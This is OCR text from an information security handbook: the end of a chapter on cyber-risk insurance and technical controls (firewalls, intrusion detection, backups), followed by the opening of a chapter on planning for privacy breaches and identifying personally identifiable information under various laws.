The inquiry detailed above illustrates the extreme dangers associated with relying upon traditional insurance policies to provide broad coverage for 21st-century cyber-risks. Regrettably, at present there are only a few specific policies providing expressed coverage for all the risks of cyberspace listed at the beginning of this chapter. One should be counseled against buying an insurance product simply because it has the name *Internet* or *cyber* in it. So-called Internet insurance policies vary widely, with some providing relatively little *real* coverage. A properly crafted Internet risk program should contain multiple products within a *suite concept* permitting a company to choose which risks to cover, depending upon where it is in its Internet maturity curve.[4] A suite should provide at least six areas of coverage, as shown in Exhibit 69.6.

These areas of coverage may be summarized as follows:

- *Web content liability* provides coverage for claims arising out of the content of your Web site (including the invisible metatags content), such as libel, slander, copyright, and trademark infringement.
- *Internet professional liability* provides coverage for claims arising out of the performance of professional services. Coverage usually includes both Web publishing activities as well as pure Internet services such as being an ISP, host, or Web designer. Any professional service conducted over the Internet can usually be added to the policy.
- *Network security coverage* comes in two basic types:
  - *Third-party coverage* provides liability coverage arising from a failure of the insured's security to prevent unauthorized use of or access to its network. This important coverage would apply, subject to the policy's full terms, to claims arising from the transmission of a computer virus (such as the Love Bug or Nimda virus), theft of a customer's information (most notably including credit card

EXHIBIT 69.6 First- and Third-Party Coverage

	First-Party Coverage	Third-Party Coverage
Media		Web content liability
E&O		Professional liability
Network security	Cyber-attack caused damage, destruction and corruption of data, theft of trade secrets or E-revenue business interruption	Transmission of a computer virus or DoS liability; theft of customer information liability; DoS customer liability
Cyber-extortion	Payment of cyber-investigator	Payment of extortion amount where appropriate
Reputation	Payment of public relations fees up to $50,000	
Criminal reward	Payment of criminal reward fund up to $50,000	

information), and so-called denial-of-service liability. In the past year alone, countless cases of this type of misconduct have been reported.

— *First-party coverage* provides, upon a covered event, reimbursement for loss arising out of the altering, copying, misappropriating, corrupting, destroying, disrupting, deleting, damaging, or theft of information assets, whether or not criminal. Typically the policy will cover the cost of replacing, reproducing, recreating, restoring, or recollecting. In case of theft of a trade secret (a broadly defined term), the policy will either pay or be capped at the endorsed negotiated amount. First-party coverage also provides reimbursement for lost E-revenue as a result of a covered event. Here, the policy will provide coverage for the period of recovery plus an extended business interruption period. Some policies also provide coverage for dependent business interruption, meaning loss of E-revenue as a result of a computer attack on a third-party business (such as a supplier) upon which the insured's business depends.

- *Cyber-extortion coverage* provides reimbursement of investigation costs, and sometimes the extortion demand itself, in the event of a covered cyber-extortion threat. These threats, which usually take the form of a demand for "consulting fees" to prevent the release of hacked information or to prevent the extortion from carrying out a threat to shut down the victims' Web sites, are all too common.
- *Public relations or crisis communication coverage* provides reimbursement up to $50,000 for use of public relation firms to rebuild an enterprise's reputation with customers, employees, and shareholders following a computer attack.
- *Criminal reward funds coverage* provides reimbursement up to $50,000 for information leading to the arrest and conviction of a cyber-criminal. Given that many cyber-criminals hack into sites for "bragging rights," this unique insurance provision may create a most welcome chilling effect.

Loss Prevention Services

Another important feature of a quality cyber-risk insurance program is its loss prevention services. Typically these services could include anything from free online self-assessment programs and free educational CDs to a full-fledged, on-site security assessment, usually based on ISO 17799. Some insurers may also add other services such as an internal or external network scan. The good news is that these services are valuable, costing up to $50,000. The bad news is that the insurance applicant usually has to pay for the services, sometimes regardless of whether or not it ends up buying the policy. Beginning in 2001, one carrier has arranged to pay for these services as part of the application process. This is welcome news. It can only be hoped that more insurers will follow this lead.

Finding the Right Insurer

As important as finding the right insurance product is finding the right insurer. Financial strength, experience, and claims philosophy are all important. In evaluating insurers, buyers should take into consideration the factors listed in Exhibit 69.7.

EXHIBIT 69.7 Finding the Right Insurer

Quality	Preferred or Minimum Threshold
Financial strength	Triple-A from Standard & Poor's
Experience	At least two years in dedicated, specialized unit composed of underwriters, claims, technologists, and legal professionals
Capacity	Defined as amount of limits single carrier can offer; minimum acceptable: $25,000,000
Territory	Global presence with employees and law firm contacts throughout the United States, Europe, Asia, Middle East, South America
Underwriting	Flexible, knowledgeable
Claims philosophy	Customer focused; willing to meet with client both before and after claim
Policy form	Suite permitting insured to choose right coverage including eight coverages described above
Loss prevention	Array of services, most importantly including FREE on-site security assessments conducted by well-established third-party (worldwide) security assessment firms

In summary, traditional insurance is not up to the task of dealing with today's cyber-risks. To yield the full benefits, insurance programs should provide and implement a purchase combination of traditional and specific cyber-risk insurance.

Technical Controls

Beyond insurance, standard technical controls must be put in place to manage risks. First of all, the basic physical infrastructure of the IT data center should be secured against service disruptions caused by environmental threats. Organizations that plan to build and manage their own data centers should implement fully redundant and modular systems for power, Internet access, and cooling. For example, data centers should consider backup generators in case of area-wide power failures, and Internet connectivity from multiple ISPs in case of service outages from one provider.

In cases where the customer does not wish to directly manage its data center, the above controls should be verified before contracting with an ASP or ISP. These controls should be guaranteed contractually, as should failover controls and minimum uptime requirements.

Physical Access Control

Access control is an additional necessity for a complete data center infrastructure. Physical access control is more than simply securing entrances and exits with conventional locks and security guards. Secure data centers should rely on alarm systems and approved locks for access to the most secure areas, with motion detectors throughout. More complex security systems, such as biometric[5] or dual-factor authentication (authentication requiring more than one proof of identity; e.g., card and biometric), should be considered for highly secure areas. Employee auditing and tracking for entrances and exits should be put in place wherever possible, and visitor and guest access should be limited. A summary of potential controls is provided in Exhibit 69.8.

If it is feasible to do so, outside expertise in physical security, like logical security, should be leveraged wherever possible. Independent security audits may provide insight regarding areas of physical security that are not covered by existing controls. Furthermore, security reports may be required by auditors, regulators, and other third parties. Audit reports and other security documentation should be kept current and retained in a secure fashion.

Again, if an organization uses outsourced facilities for application hosting and management, it should look for multilevel physical access control. Third-party audit reports should be made available as part of the vendor search process; security controls should be made part of the evaluation criteria. As with environmental controls, access controls should also be addressed within the final service agreement such that major modifications to the existing access control infrastructure require advance knowledge and approval. Organizations should insist on periodic audits or third-party reviews to ensure compliance.

EXHIBIT 69.8 Physical Controls

Physical Control	Description	Role
Access control	Grants access to physical resources through possession of keys, cards, biometric indicators, or key combinations; multi-factor authentication may be used to increase authentication strength; access control system that requires multiple-party authentication provide higher levels of access control	Securing data center access in general, as well as access to core resources such as server rooms; media — disks, CD-ROMs, tapes — should be secured using appropriate means as well; organizations should model their access control requirements on the overall sensitivity of their data and applications
Intrusion detection	Detection of attempted intrusion through motion sensors, contact sensors, and sensors at standard access points (doors, windows, etc.)	At all perimeter access points to the data center, as well as in critical areas
24/7 Monitoring	Any data center infrastructure should rely on round-the-clock monitoring, through on-premises personnel and off-site monitoring	Validation to existing alarm and access control systems

Network Security Controls

A secure network is the first layer of defense against risk within an E-business system. Network-level controls are instrumental in preventing unauthorized access from within and without, and tracking sessions internally will detect and alert administrators in case of system penetration. Exhibit 69.9 conceptually depicts the overall architecture of an E-business data center.

Common network security controls include the following features.

Firewalls

Firewalls are critical components of any Internet-facing system. Firewalls filter network traffic based on protocol, destination port, or packet content. As firewall systems have become more advanced, the range of different attack types that can be recognized by the firewall has continued to grow. Firewalls may also be upgraded to filter questionable content or scan incoming traffic for attack signatures or illicit content.




EXHIBIT 69.9 Demilitarized zone architecture.

EXHIBIT 69.10 Secure Network Design Principles

Redundancy. Firewall systems, routers, and critical components such as directory servers should be fully redundant to reduce the impact of a single failure.

Currency. Critical network tools must be kept up-to-date with respect to patch-level and core system operations. Vulnerabilities are discovered frequently, even within network security devices such as firewalls or routers.

Scalability. An enterprise's network security infrastructure should be able to grow as business needs require. Service outages caused by insufficient bandwidth provided by an ISP, or server outages due to system maintenance, can be fatal for growing applications. The financial restitution provided by cyber-risk coverage might cover business lost during the service outage but cannot address the greater issues of loss of business, consumer goodwill, or reputation.

Simplicity. Complexity of systems, rules, and components can create unexpected vulnerabilities in commercial systems. Where possible, Internet-facing infrastructures should be modularized and simplified such that each component is not called upon to perform multiple services. For example, an organization with a complex E-business infrastructure should separate that network environment from its own internal testing and development networks, with only limited points of access between the two environments. A more audited and restricted set of rules may be enforced in the former without affecting the productivity of the latter.

For any infrastructure that requires access to business data, a multiple-firewall configuration should be used. An Internet demilitarized zone (DMZ) should be created for all Web-accessible systems — Web servers or DNS servers — while an intranet DMZ, separated from the Internet, contains application and database servers. This architecture prevents external entities from directly accessing application logic or business data.

Network Intrusion Detection Systems

Networked IDSs track internal sessions at major network nodes and look for attack signatures — a sequence of instructions corresponding to a known attack. These systems generally are also tied into monitoring systems that can alert system administrators in the case of detected penetration. More advanced IDSs look for only "correct" sequences of packets and use real-time monitoring capabilities to identify suspicious but unknown sequences.

Anti-Virus Software

Anti-virus gateway products can provide a powerful second level of defense against worms, viruses, and other malicious code. Anti-virus gateway products, provided by vendors such as Network Associates, Trend Micro, and Symantec, can scan incoming HTTP, SMTP, and FTP traffic for known virus signatures and block the virus before it infects critical systems.

As described in Exhibit 69.10, specific design principles should be observed in building a stable and secure network. Exhibit 69.11 provides a summary of the controls in question.

Increasingly, organizations are moving toward managed network services rather than supporting the systems internally. Such a solution saves the organization from having to build staff for managing security devices, or to maintain a 24/7 administration center for monitoring critical systems. Such a buy (or, in this case, hire) versus build decision should be seriously considered in planning your overall risk management framework. Organizations looking to outsource security functions can certainly save money, resources, and time; however, organizations should look closely at the financial as well as technical soundness of any such vendors.

Application Security Controls

A successful network security strategy is only useful as a backbone to support the development of secure applications. These controls entail security at the operating system level for enterprise systems, as well as trust management, encryption, data security, and audit controls at the application level.

Operating systems should be treated as one of the most vulnerable components of any application framework. Too often, application developers create strong security controls within an application, but have no control over

EXHIBIT 69.11 Network Security Controls

Network Control	Description	Role
Firewall	Blocks connections to internal resources by protocol, port, and address; also provides stateful packet inspection	Behind Internet routers; also within corporate networks to segregate systems into DMZs
IDS	Detects signature of known attacks at the network level	At high-throughput nodes within networks, and at perimeter of network (at firewall level)
Anti-virus	Detects malicious code at network nodes	At Internet HTTP and SMTP gateways

the lower level exploits. Furthermore, system maintenance and administration over time is frequently overlooked as a necessary component of security. Therefore, the following controls should be observed:

- Most major OS suppliers — Microsoft, Sun, Hewlett-Packard, etc. — provide guidelines for operating system hardening. Implement those guidelines on all production systems.
- Any nonessential software should be removed from production systems.
- Administer critical servers from the system console wherever possible. Remote administration should be disabled; if this is not possible, secure log-in shells should be used in place of less secure protocols such as Telnet.
- Host-based intrusion detection software should be installed on all critical systems. A host-based IDS is similar to the network-based variety, except it only scans traffic intended for the target server. Known attack signatures may be detected and blocked before reaching the target application, such as a Web or application server.

Application-level security is based on maintaining the integrity and confidentiality of the system as well as the data managed by the system. A Web server that provides promotional content and brochures to the public, for example, has little need to provide controls on confidentiality. However, a compromise of that system resulting in vandalism or server downtime could prove costly; therefore, system and data integrity should be closely controlled. These controls are partially provided by security and the operating system and network levels as noted above; additional controls, however, should be provided within the application itself.

Authentication and authorization are necessary components of application-level security. Known users must be identified and allowed access to the system, and system functions must be categorized such that users are only presented with access to data and procedures that correspond to their defined privilege level.

The technical controls around authentication and authorization are only as useful as the procedural controls around user management. The enrollment of new users, management of personal user information and usage profiles, password management, and the removal of defunct users from the system are required for an authentication engine to provide real risk mitigation.

Exhibit 69.12 provides a summary of these technologies and procedures.

Data Backup and Archival

In addition to technologies to prevent or detect unauthorized system penetration, controls should be put in place to restore data in the event of loss. System backups — onto tape or permanent media — should be in place for any business-critical application.

Backups should be made regularly — as often as daily, depending on the requirements of the business — and should be stored off-site to prevent loss or damage. Test restores should also be performed regularly to ensure the continued viability of the backup copies. Backup retention should extend to at least a month, with one backup per week retained for a year and monthly backups retained for several years. Backup data should always be created and stored in a highly secure fashion.

Finally, to ensure system availability, enterprise applications should plan on at least one tier of redundancy for all critical systems and components. Redundant systems can increase the load-bearing capacity of a system as well as provide increased stability. The use of enterprise-class multi-processor machines is one solution; multiple systems can also be consolidated into server farms. Network devices such as firewalls and routers can

EXHIBIT 69.12 Application Security Controls

Application Control	Description	Role
System hardening	Processes, procedures, and products to harden operating system against exploitation of network services	Should be performed for all critical servers and internal systems
Host-based intrusion detection	Monitors connections to servers and detects malicious code or attack signatures	On all critical servers and internal systems
Authentication	Allows for identification and management of system users through identities and passwords	For any critical systems; authentication systems may be leveraged across multiple applications to provide single sign-on for enterprise
Access control	Maps users, by identity or by role, to system resources and functions	For any critical application
Encryption	Critical business data or non-public client information should be encrypted (i.e., obscured) while in transit over public networks	For all Internet-based transactional connectivity; encryption should also be considered for securing highly sensitive data in storage

also be made redundant through load balancers. Businesses may also wish to consider maintaining standby systems in the event of critical data center failure. Standby systems, like backups, should be housed in a separate storage facility and should be tested periodically to ensure stability. These backup systems should be able to be brought online within 48 hours of a disaster and should be restored with the most recently available system backups as well.

Conclusion

The optimal model to address the risks of Internet security must combine technology, process, and insurance. This risk management approach permits companies to successfully address a range of different risk exposures, from direct attacks on system resources to unintentional acts of copyright infringement. In some cases, technical controls have been devised that help address these threats; in others, procedural and audit controls must be implemented. Because these threats cannot be completely removed, however, cyber-risk insurance coverage represents an essential tool in providing such nontechnical controls and a major innovation in the conception of risk management in general. A comprehensive policy backed by a specialized insurer with top financial marks and global reach allows organizations to lessen the damage caused by a successful exploit and better manage costs related to loss of business and reputation. It is only through merging the two types of controls that an organization can best minimize its security threats and mitigate its IT risks.

Notes

1. The views and policy interpretations expressed in this work by the authors are their own and do not necessarily represent those of American International Group, Inc., or any of its subsidiaries, business units, or affiliates.
2. See http://www.gocsi.com for additional information.
3. Coverage provided in *ISPreview,* ZDNet.
4. One carrier's example of this concept can be found at www.aignetadvantage.com.
5. Biometrics authentication comprises many different measures, including fingerprint scans, retinal or iris scans, handwriting dynamics, and facial recognition.

Chapter 3

Planning for a Privacy Breach

Rebecca Herold

Contents

All Organizations Must Address Privacy Issues
Incidents Occur Many Different Ways
Increasingly More Breaches Are Occurring
Prevention Is Much Less Expensive Than Response and Recovery
Define Possible Privacy Breaches
Create Your Privacy Breach Response Plans
    Define PII
Locate the PII
Create the Breach Response Plan
    Plan Effectively
Know When a Privacy Breach Has Occurred
Breach Notification
Recovery

All Organizations Must Address Privacy Issues

Privacy is considered a basic human right in many parts of the world. Take, for instance, the EU Data Protection Directive (95/46/EC) requirements, "for the protection of the private lives and basic freedoms and rights of individuals." Although privacy principles and laws have been around for well over a decade, it has been only in the past few years, as breaches have become an almost daily event, that organizations have started noticeably to address privacy challenges and dedicate the resources necessary to deal effectively with the myriad of issues and requirements.

The public is savvy with regard to privacy, much more now than it has ever been before in history. Organizations must address privacy, not only because they are legally required to do so, but also because customers demand it and it is just the right thing to do. Organizations must maintain privacy to maintain customer trust, maintain customer loyalty and support, and even improve corporate brand.

Organizations are starting to address some privacy issues, but there are still significant privacy breaches that increasingly more organizations experience. Organizations must prepare for addressing these privacy breaches so they can respond to them in the most effective and efficient way possible, minimizing not only negative business impact but also negative personal impacts to customers.

Incidents Occur Many Different Ways

Incidents can, do, and will continue to occur in a wide variety of ways. These are not just the results of hackers or stolen computers, which are most widely reported, but also the results of malicious intent from outsiders or insiders, mistakes made by those who handle personally identifiable information (PII), and simple lack of awareness of what should be done to protect PII, along with other unique ways.

As examples, each of the following represents a unique type of privacy incident:

- *Canadian airline refuses customer access*. In January 2007, the Canadian Privacy Commissioner filed charges against a Canadian airline that refused to give a customer access to his personal information.
- *Cleveland clinic hospital employee theft*. In September 2006, a former employee of Cleveland Clinic Hospital in North Naples and a relative who worked for a Naples-based health insurance claims company were arrested and charged with stealing records of more than 1100 patients.
- *Connecticut technical high school e-mail error*. In March 2006, the Social Security numbers (SSNs) of the 1250 teachers and school administrators in the Connecticut Technical High School System were mistakenly sent via e-mail to staff. The e-mail was sent to the system's 17 principals to inform them about a coming workshop. The file with the SSNs was attached to the e-mail by mistake. At least one principal then forwarded the e-mail to 77 staff members without opening the attachment containing the SSNs.
- *DoubleClick cookie use*. In 2000, a series of class action lawsuits were brought against DoubleClick for violation of privacy relating to the company's cookie-tracking practices. In January 2000, the stock for DoubleClick, Inc., was at about $135 per share. Following the privacy lawsuits around six months later, DoubleClick's share price dropped to the mid-30s. On top of this was the settlement, which included implementing privacy protections, paying all legal fees, and paying up to $1.8 million.
- *Eckerd pharmacy use of PII for marketing*. In July 2002, Eckerd had a practice of having customers sign a form that not only acknowledged receipt of a prescription but also authorized the store to release prescription information to Eckerd Corp. for future marketing purposes. The court determined the form did not adequately inform customers that they were authorizing the commercial use of their personal medical information.
- *Eli Lilly Prozac e-mail incident*. In June 2001, Eli Lilly sent a message to 669 Prozac users who had voluntarily signed up for a prescription reminder service. The message header inadvertently contained visible e-mail addresses for all the recipients.

- *Ernst & Young stolen laptop*. In January 2006, a laptop was stolen from an Ernst & Young employee's car. As a result of the theft, the names, dates of birth, genders, family sizes, SSNs, and tax identifiers for IBM employees were exposed.
- *Microsoft passport security*. In August 2002, Microsoft agreed to settle Federal Trade Commission (FTC) charges regarding the privacy and security of personal information collected from consumers through its "Passport" Web services. As part of the settlement, Microsoft had to implement a comprehensive information security program for Passport and similar services. Each subsequent violation of the order could result in a civil penalty of $11,000.
- *University of San Diego computer network hack*. In November 2005, the University of San Diego notified almost 7800 individuals that hackers had gained illicit access to computers containing their personal income tax data. The compromised data included names, SSNs, and addresses.
- *University of Southern California programming error*. In July 2005, a programming error in the University of Southern California's online system for accepting applications left the personal information of as many as 280,000 users publicly accessible.
- *Ziff Davis Web site error*. Because of how one of their Web pages was designed, a computer file of approximately 12,000 subscription requests could be accessed by anyone on the Internet. As a result, some subscribers incurred fraudulent credit card charges.

To plan effectively to prevent, as well as respond to, privacy incidents, organizations must identify their potential privacy incidents and then address each of them individually.

Increasingly More Breaches Are Occurring

The more mobile PII becomes, being stored upon personal digital assistants (PDAs), laptops, and mobile storage devices and being accessed by people who work from home, work while traveling, or work for other companies, the more risk there is that the PII will fall victim to an incident.

The Privacy Rights Clearinghouse (PRC) logged 705 breaches that they had found reported in the news within the United States between February 15, 2005, and October 25, 2007. These breaches cumulatively involved the information of over 168 million people. Attrition.org also keeps track of breaches, many of which are not on the PRC list. The author has also found many more breaches not on either list, and a very large number of incidents do not get reported in the news.

According to a Ponemon privacy breach study released in October 2006,* losses involving PII cost U.S. companies approximately $182 per compromised individual's record. This was up from $138 per individual's record in 2005. Considering that most breaches impact thousands of individuals, this is significant. Each of the 56 companies surveyed had $2.5 million in lost business as a result of each incident.

Privacy incidents involve much more than just the immediate cost of the incident. Through research with organizations that have experienced privacy incidents the author has found the subsequent and ongoing actual costs of internal investigations, external legal advice, notification and call center costs, investor relations, promotions such as discounted services and products, lost personnel productivity, lost customers, travel and lodging costs to bring business clients on site for assurance meetings, notifications to individuals in other countries, increasing staff, ongoing

* http://www.computerworld.com/pdfs/PGP_Annual_Study_PDF.pdf

auditing and documentation requirements, installing new systems and fixing old ones, and so on have a huge impact on an organization.

Prevention Is Much Less Expensive Than Response and Recovery

All organizations, of all sizes, in all industries, in all parts of the world, that handle PII are vulnerable to experiencing a privacy breach. No organization is immune.

Organizations must be prepared to respond to privacy-related incidents. Information security and privacy areas must work together following a comprehensive well-thought-out and tested breach response plan to be effective.

Your organization must understand when you are required to notify the affected individuals. As of October 2007 there were 40 states including the District of Columbia with privacy breach notice laws. There are pending U.S. federal breach notice bills. There are pending proposed laws throughout the world, such as in Canada and the European Union. If you live in some remote part of the world where there is no breach notice law protecting your customers, do not wait until you legally must address privacy and how to respond to breaches. You will have to address this issue sooner or later.

When planning for a privacy breach:

1. Define the possible privacy breaches
2. Create plans for the privacy breach
3. Know when a privacy breach has occurred
4. Know when notification is necessary
5. Continue recovery activities following a breach

Define Possible Privacy Breaches

You must know what a privacy breach is before you can plan how to identify when a privacy breach has occurred and how best to respond to it. There are many different kinds of potential privacy breaches. Most of these overlap with and are part of information security incidents, highlighting the need for privacy and information security practitioners to work together to address privacy breaches.

Some of the types of privacy breaches that organizations have experienced include, but are not limited to, the following:

- Unauthorized access to e-mails and voicemails
- Receipt of unsolicited e-mails that can be considered spam
- Unauthorized access on borrowed or loaned computers
- Unauthorized access to work areas
- Illegal use of SSNs
- Inappropriate access to the network or computer systems
- Lost or stolen computers, such as laptops, PDAs, and so on
- Lost or stolen computer storage media
- Mistakes that leave information vulnerable
- Dishonest authorized insiders inappropriately using PII
- E-mail messages with confidential information sent or forwarded inappropriately

- Fraud activities perpetrated by outsiders, insiders, or both
- Hackers gaining unauthorized access to the information
- Information exposed online because of inadequate controls
- Confidential paper documents not being shredded and being given to people outside the organization (e.g., recycled)
- Improper disposal
- Password compromise
- Customer or employee angry with privacy practices

Create Your Privacy Breach Response Plans

Now that you have identified the situations through which privacy can be breached, you need to create your privacy breach response plans. The first, fundamental, action in creating your plan is to identify the PII items that your organization handles. You cannot know if a privacy breach has occurred unless you know what PII exists and where it is located.

Define PII

There is no one universal definition for what constitutes PII. The author has analyzed over 90 worldwide laws and found at least 47 different and uniquely named items that are considered PII as indicated in Table 3.1. Identify the data protection and privacy laws that apply to your organization and document the PII items.

Locate the PII

You cannot know if PII has been breached if you do not know where it is located. A critical component of privacy breach prevention and incident response is locating and documenting where PII exists throughout your organization.

In the course of a business day, organizations collect PII in many different ways. Much of this information is in the form of unstructured data (generally data under the control of end users, such as within Word files, Excel files, e-mail messages, and so on). Be comprehensive in your identification of PII storage locations. Do not forget about those often overlooked and seemingly innocent storage areas where massive amounts of PII could be hiding. Map out how the PII flows throughout the organization.

Following are some high-level steps for locating PII:

1. Identify all applicable laws and regulations
2. Identify and document all types of PII referenced within the laws and regulations
3. Document all types of PII within contracts and Web site privacy policies
4. Create an inventory of all PII used within the organization
5. Identify and document where PII is collected throughout the organization
6. Identify and document where PII is stored and accessed throughout the organization
7. Identify and document all points at which PII leaves the organization

There are many different ways in which you can document your PII data flow. For example, the U.S. Transportation Security Authority (TSA) represented their PII data flow with a somewhat

Table 3.1 Laws Defining PII

	Law or Regulation									
Personal Information Item	*HIPAA*	*COPPA*	*SB 1386*	*GLBA*	*EU Directive*	*Privacy Act of 1974*	*Drivers*	*FOIA*	*PIPEDA*	*Misc.*
First name or initial	X	X	X	X	X	X	X	X	X[a]	X
Last name	X	X	X	X	X	X	X	X	X[a]	X
Geographic subdivisions smaller than a state (mailing address)	X	X		X	X	X	X[b]	X	X[a]	X
Dates (excluding year for HIPAA)	X				X	X		X		X
Birth	X	X			X	X		X	X	X
Admission	X							X	X	X
Discharge	X							X	X	X
Death	X					X		X	X	X
Telephone number	X	X		X	X	X	X	X	X[c]	X
Fax number	X	X[b]		X	X	X		X	X[c]	X
E-mail address	X	X		X	X	X		X	X[c]	X
SSN	X	X	X	X	X	X	X	X		X
Medical records numbers	X				X	X	X	X	X	X
Health plan beneficiary numbers	X				X	X		X	X	X
Account numbers	X				X	X		X		X
License and certificate numbers	X				X	X	X	X		X
Vehicle identifiers (such as license plate number)	X		X		X	X	X	X		X
Credit card number			X		X	X		X		X
Debit card number			X		X	X		X		X
California ID number			X			X		X		X
Device identifiers (such as serial numbers)	X				X					X

Universal resource locaters	X				X							X
Internet Protocol address	X				X							X
Biometric identifiers (such as DNA, iris-, finger-, and voiceprints)	X				X		X		X			X
Full-face photographic images (and any comparable images)	X				X		X		X		X	X
Other unique identifiers that can be attributed to a specific individual	X				X		X				X	X
Medical care information, such as organ donations, medications, and disability information	X						X		X		X	X
Any other identifier that the FTC determines permits the physical or online contacting of a specific individual			X				X					X
Information concerning a child or parents of that child that a Web site collects online from the child and combines with one of the above identifiers			X									X
Body identifiers (tattoos, scars)					X		X[b]		X			X
Employment history				X			X		X			X

(*continued*)

Table 3.1 (continued)

	Law or Regulation									
Personal Information Item	*HIPAA*	*COPPA*	*SB 1386*	*GLBA*	*EU Directive*	*Privacy Act of 1974*	*Drivers*	*FOIA*	*PIPEDA*	*Misc.*
Income				X		X		X		X
Payment history				X		X				X
Loan or deposit balances				X		X				X
Credit card purchases				X		X				X
Criminal charges, convictions, and court records				X	X	X				X
Military history					X	X				X
Credit reports and credit scores				X		X				X
Existence of customer relationship				X		X				
Financial transaction information				X		X				X
Merchandise and product order history				X[b]		X				X
Service subscription history										X
Fraud alerts				X		X				X
"Black box" data										X
Video programming activity information										X
Voting history					X	X				X
Conversations (recorded or overheard)					X	X			X[b]	X

Descriptive listings of consumers			X	X
Education records	X	X		X
Personnel files		X		X

Often, combinations of more than one piece of information create PII. The following, typically when combined with an element from the above list, are also considered PII. Additionally, these are often considered "sensitive," "protected," or "confidential" information.


- Racial or ethnic origin
- Political opinions
- Religious or philosophical beliefs
- Trade-union membership
- Health or sexual activity information
- Marital status
- Security code
- Access code
- Password

[a] Does not include the name, title, business address, or telephone number of an employee of an organization.

[b] Although this law does not explicitly list this item, it is possible that using this item could be considered a violation of the law because the law is written in such a way that it is vague or leaves things open to interpretation. It could depend upon the judge or jury and the other policies, contracts, and documents the organization has published or provided.

[c] But not the five-digit ZIP code.

Note: HIPAA, Health Insurance Portability and Accountability Act; COPPA, Children's Online Privacy Protection Act; California SB 1386; GLBA, Gramm– Leach– Bliley Act; EU Data Protection Directive (Personal data is defined very broadly as any "information relating to an identified or identifiable natural person [data subject]. An identifiable person is one who can be identified, directly or indirectly, in particular by reference to an identification number, or to one or more factors specific to his physical, physiological, mental, economic, cultural or social identity."); The Privacy Act of 1974 (amended); Drivers Privacy Protection Act; FOIA, Freedom of Information Act; Canada's Personal Information Protection and Electronic Documents Act (PIPEDA); Miscellaneous other laws.



*This chart accurately reflects the data flow for all categories of candidates with the following exceptions: There is no preliminary approval for Category lll Candidates, and Category IV Candidates receive only notification of application receipt and will not undergo a security threat assessment.

Figure 3.1 TSA PII data flow diagram (http://www.dhs.gov/xoig/assets/mgmtrpts/Privacy_pia_afs.pdf).

